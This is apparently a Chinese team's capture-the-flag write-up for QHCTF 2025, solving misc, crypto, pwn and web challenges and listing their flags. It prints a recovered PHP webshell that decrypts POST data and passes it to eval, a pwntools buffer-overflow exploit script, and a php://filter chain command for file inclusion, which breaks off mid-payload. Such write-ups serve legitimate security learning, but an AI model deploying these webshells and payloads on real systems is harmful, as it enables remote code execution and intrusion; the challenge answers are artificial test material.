
# 启航杯&Seandictionary小队&wp

## Misc


### QHCTF For Year 2025 | FINISHED



```
QHCTF{FUN}
```

### 请找出拍摄地所在位置 | FINISHED

首先定位大致范围




聊城或者柳城

然后根据对面的“街口果酱烧烤”进行定位即可

```
QHCTF{广西壮族自治区柳州市柳城县六广路与榕泉路交叉口}
```

## 你能看懂这串未知的文字吗 | FINISHED



羊文对照得到szfpguwizgwesqzoaoerv


尝试凯撒，栅栏无效，猜测是维吉尼亚

LSB隐写得到qihangbeiiseasy作为key

解得QHCTF{cryptoveryeasybysheep}


## ______启动！｜FINISHED

在135流找到url：http://101.126.66.65/log


Wireshark · 追踪 HTTP 流 (tcp.stream eq 135) · ______启动！.pcapng

```
POST /log HTTP/1.1
Host: 101.126.66.65
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-type: application/x-www-form-urlencoded
Referer: http://101.126.66.65/log
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox
/87.0
Content-Length: 5296
Connection: Keep-Alive
Accept-Encoding: gzip
```

下载得到后门文件，内含flag




```php
<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
    $_SESSION['k']=$key;
    $FLAG="QHCTF{69b62b46-de2f-4ac2-81f7-234613d25cfb}";
    session_write_close();
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
```

QHCTF{69b62b46-de2f-4ac2-81f7-234613d25cfb}

## PvzHE | FINISHED

按时间查找即可

PvzHE\images\ZombieNote1.png



QHCTF{300cef31-68d9-4b72-b49d-a7802da481a5}

QHCTF{300cef31-68d9-4b72-b49d-a7802da481a5}

# Crypto

## Easy_RSA | FINISHED


之前的那题是真不会做，后面换的题又过于弱智

```python
# -*- coding: utf-8 -*-
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import base64

private_key = b'''-----BEGIN RSA PRIVATE KEY-----\nMIICWwIBAAKBgQDIMXWdJOp5N7utubIOO0PmH7izlWzWT5g1LZ7O/c2klWIRuu1D\nJFzAHT/h3/Rx1JU3/NSY9g0E0ETZerI9PaEUNRIooCZm3Uy3LAPybVIOHpOP4bZ8\nL2I/GIf4i/Yt8MzLk/7r6au5pFh+ifl8G/ce6nSgh5LWs/jpjOv61pYsWwIDAQAB\nAoGAA4uAqiozrrbSb3aY1RCumJ4aLq/oL/lT2Ck5JTAwWog8ptS5C9XSgKJj9bN6\nCCP8CnRDLXw56cpoVbOLAXOcbQ+gga/V0SMNeyDsc7Rtk9psRH+BgnxdsL24KOQf\nx7qGNoWUqRCHZ7qafRbu0yGOkeS8Mi3EDr2iYedIDzOSW40CQQDOqgQTfZHjt1bV\n4b5UWFP/N8C4gaoB13xnfE5hh15keiQta2unXvCxvaOdYD1KuOIq9NLP7Uzl05/5\n5GXxx6avAkEA9/v7cYaJHoHQTyrHQrdEGrMSYcmA6o1+jDpoCPmY4kHg6Tz+8uR/\nRGXCdJ0ztBSOTP2r+Y1huZpqL6jzR4KAFQJAf/L06RhCPajh4zOLQe8ZuhZLhDAL\nEG7YP73PTUShJTYVteUe1pXKEVEmviW6bMvAgvXmmwMBK/10uyM0FpgUUwJASjSq\nAkeq4mkgB4Cajdk/VOn+9yoQHJ/onVeg6AagfBwQjFrHQ7Gib7ovnSupXBrGlj1W\nZ9+pvZt6aPaajex8HQJAXgHPmgnnZ/pjoAHVC65FOQS6Iw7yDjmrh5FI0ZAs1itB\nOOiZbvpiuVaOu/QDhcD//QCvlCNDwsGobYjTxVr6kg==\n-----END RSA PRIVATE KEY-----'''

encrypted_message = "W3QljW92bNcoS6T7RcLQOlwnGk4Pl3YxLrx5UU+jyfh9yMjC0tOSZxcWjy4woZ2YKf+BlSFZN4hwbUeEF2k/RkmO3Ml5946X++cxnsgbkTP8IkLtmfR9O3tyOTvw3qcUW99aQX63aM0ha4QY1QCvyya7Tvm2jgy00zIF5cByHXM="

def decrypt_message(encrypted_message, private_key):
    key = RSA.import_key(private_key)
    cipher = PKCS1_OAEP.new(key)
    decrypted_message = cipher.decrypt(base64.b64decode(encrypted_message))
    return decrypted_message.decode()

decrypted = decrypt_message(encrypted_message, private_key)
print("解密后的消息:")
print(decrypted)

# QHCTF{63bd6c44-3d5f-4acd-8aa1-99c8f1abaed5}
```

# Pwn

## Easy_Pwn | FINISHED

ret2text,0xGame做过，直接找/bin/sh的地址就行



```
.text:00000000004011C6 ; int secret()
.text:00000000004011C6                 public secret
.text:00000000004011C6 secret          proc near
.text:00000000004011C6 ; __unwind {
.text:00000000004011C6                 push    rbp
.text:00000000004011C7                 mov     rbp, rsp
.text:00000000004011CA                 lea     rax, command    ; "/bin/sh"
.text:00000000004011D1                 mov     rdi, rax        ; command
.text:00000000004011D4                 call    _system
.text:00000000004011D9                 nop
.text:00000000004011DA                 pop     rbp
.text:00000000004011DB                 retn
.text:00000000004011DB ; } // starts at 4011C6
.text:00000000004011DB secret          endp
```


```python
from pwn import*
addr = "challenge.qihangcup.cn:34879".split(":")
io=remote(addr[0],addr[1])

payload= b'A'*80 + b'B'*8 + p64(0x4011CA)
io.sendline(payload)
io.interactive()

# QHCTF{1f5cf23b-8f48-4b65-bedf-23db65262678}
```

# web

## eazy-include | FINISHED

观察是文件包含，尝试双写绕过等方法后均无效

使用脚本生成payload如下




```
Microsoft Windows [版本 10.0.22631.4751]
(c) Microsoft Corporation。保留所有权利。

C:\Users\Lenovo\Downloads>python php_filter_chain_generator.py --chain "<?php echo file_get_contents('flag.php'); ?>"
[+] The following gadget chain will generate the following code : <?php echo file_get_contents('flag.php'); ?> (base64 value: PD9waHAgZWNobyBmaWxlX2dldF9jb2
50ZW50cygnZmxhZy5waHAnKTsgPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2
